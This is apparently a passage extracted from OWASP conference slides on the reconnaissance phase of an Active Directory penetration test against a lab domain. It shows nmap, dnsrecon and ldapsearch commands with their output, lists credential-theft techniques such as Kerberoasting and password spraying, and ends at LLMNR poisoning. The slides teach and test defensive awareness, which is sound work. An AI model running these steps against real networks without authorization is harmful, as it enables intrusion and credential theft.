
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
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Phase 1

Unauthorized User aka „Getting creds“



Phase 1 - Unauthorized User

Enumerate – Common Network traffic

- Check out what network protocols are running and analyse for potential weaknesses

The image shows a Wireshark network traffic capture on the *eth0 interface. The filter is 'llmnr || nbns'. The table below shows the captured traffic, with the 'Protocol' column highlighted in red.

No.	Time	Source	Destination	Protocol	Length	Info
18	6.710230771	fe80::60c4:a4f...	ff02::1:3	LLMNR	103	Standard query 0xdb92 A HELLO-OWASP-ITS-DARTH-5
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28	7.860598720	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0xaf57 A HELLO-OWASP-ITS-JARJAR_BINKS-2
33	9.708549323	fe80::60c4:a4f...	ff02::1:3	LLMNR	110	Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3
34	9.708678932	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3
35	9.813649281	fe80::60c4:a4f...	ff02::1:3	LLMNR	110	Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3
36	9.813846590	10.0.3.104	224.0.0.252	LLMNR	90	Standard query 0x78a5 A HELLO-OWASP-ITS-JARJAR_BINKS-3

➤ DHCP info

```
[root:~/OWASP/impacket/examples]# nmap --script broadcast-dhcp-discover
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-24 18:19 CEST
Pre-scan script results:
| broadcast-dhcp-discover:
|   Response 1 of 1:
|     IP Offered: 10.0.3.105
|     DHCP Message Type: DHCP OFFER
|     Subnet Mask: 255.255.255.0
|     Renewal Time Value: 0s
|     Rebinding Time Value: 0s
|     IP Address Lease Time: 1s
|     Server Identifier: 10.0.3.200
|     Router: 10.0.3.1
|     Domain Name Server: 10.0.3.200, 1.1.1.1
|     Domain Name: pwny.lab\x00
|_
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.30 seconds
```

➤ DNS recon

```
[root:~]# dnsrecon -r 10.0.3.0/24 -n 10.0.3.200
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 10.0.3.0 to 10.0.3.255
[*] PTR winpwn.pwny.lab 10.0.3.100
[*] PTR workstation04.pwny.lab 10.0.3.105
[*] PTR workstation03.pwny.lab 10.0.3.103
[*] PTR workstation01.pwny.lab 10.0.3.104
[*] PTR pwnylabdc01.pwny.lab 10.0.3.200
[+] 5 Records Found
```

- Get some information from the LDAP service
- This information is necessary for other devices that want to join the domain

```
[root:~/OWASP/impacket/examples]# ldapsearch -LLL -x -H ldap://pwny.lab -b '' -s base '(objectclass=*)'
```

dn:	Destination	Protocol	Length	Info
currentTime: 20180524164028.0Z				
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=pwny,DC=lab			104	Standard query
dsServiceName: CN=NTDS Settings,CN=PWNYPYLABDC01,CN=Servers,CN=Default-First-Site-Name,CN= Sites,CN=Configuration,DC=pwny,DC=lab	224.0.0.2...	LL...	84	Standard query
namingContexts: DC=pwny,DC=lab				
namingContexts: CN=Configuration,DC=pwny,DC=lab	ff02::1:3	LL...	104	Standard query
namingContexts: CN=Schema,CN=Configuration,DC=pwny,DC=lab	2...	LL...	84	Standard query
namingContexts: DC=DomainDnsZones,DC=pwny,DC=lab				
namingContexts: DC=ForestDnsZones,DC=pwny,DC=lab	ff02::1:3	LL...	111	Standard query
defaultNamingContext: DC=pwny,DC=lab	104 224.0.0.2...	LL...	91	Standard query
schemaNamingContext: CN=Schema,CN=Configuration,DC=pwny,DC=lab				
configurationNamingContext: CN=Configuration,DC=pwny,DC=lab	LL...		111	Standard query
rootDomainNamingContext: DC=pwny,DC=lab	104 224.0.0.2...	LL...	91	Standard query
supportedControl: 1.2.840.113556.1.4.319				
supportedControl: 1.2.840.113556.1.4.801	ff02::1:3	LL...	104	Standard query

- Forest functionality level is set based on the highest OS functionality level a domain can support

```
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
dnsHostName: PWNYPDC01.pwny.lab
ldapServiceName: pwny.lab:pwnypdc01$@PWNYP.LAB
serverName: CN=PWNYPDC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=pwny,DC=lab
supportedCapabilities: 1.2.840.113556.1.4.800
supportedCapabilities: 1.2.840.113556.1.4.1670
supportedCapabilities: 1.2.840.113556.1.4.1791
supportedCapabilities: 1.2.840.113556.1.4.1935
supportedCapabilities: 1.2.840.113556.1.4.2080
supportedCapabilities: 1.2.840.113556.1.4.2237
isSynchronized: TRUE
isGlobalCatalogReady: TRUE
domainFunctionality: 6
forestFunctionality: 6
domainControllerFunctionality: 6
```

Value	Forest	Domain	Domain Controller
0	2000	2000 Mixed/Native	2000
1	2003 Interim	2003 Interim	N/A
2	2003	2003	2003
3	2008	2008	2008
4	2008 R2	2008 R2	2008 R2
5	2012	2012	2012
6	2012 R2	2012 R2	2012 R2
7	2016	2016	2016

<https://serverfault.com/a/512292>

➤ Results:

» Domain name pwny.lab

» Domain Controller: pwnylabdc01.pwny.lab (10.0.3.200)

» Subnetz: 10.0.3.0/24

» Router: 10.0.3.1

» DC functionality level: Windows Server 2012

» Network clients:

» workstation01.pwny.lab


» workstation04.pwny.lab

Phase 1 - Unauthorized User

Gaining Access – Lots of opportunities to get initial access



- There are many different ways to steal user credentials like:
 - » Rouge devices
 - » Password spraying
 - » Default passwords (Tomcat, Jenkins & Co)
 - » Missing patches
 - » Cleartext passwords on file share
 - » Vulnerable web application
 - » Kerberoasting
 - » Social Engineering
 - » Phishing
 - » MITM
 - » Vulnerable software versions
 - » Have a look at the MITRE Attack Matrix
 - » https://attack.mitre.org/wiki/Initial_Access



LLMNR, NBNS & Co.

- DNS-Fallback protocols
 - Link Local Multicast Name Resolution (LLMNR)
 - NETBIOS Name Service (NBNS)
 - mDNS
- LLMNR & NBNS allow name resolution of failed DNS requests
 - Leveraging other computers in a network

➤ Name Resolution Process:

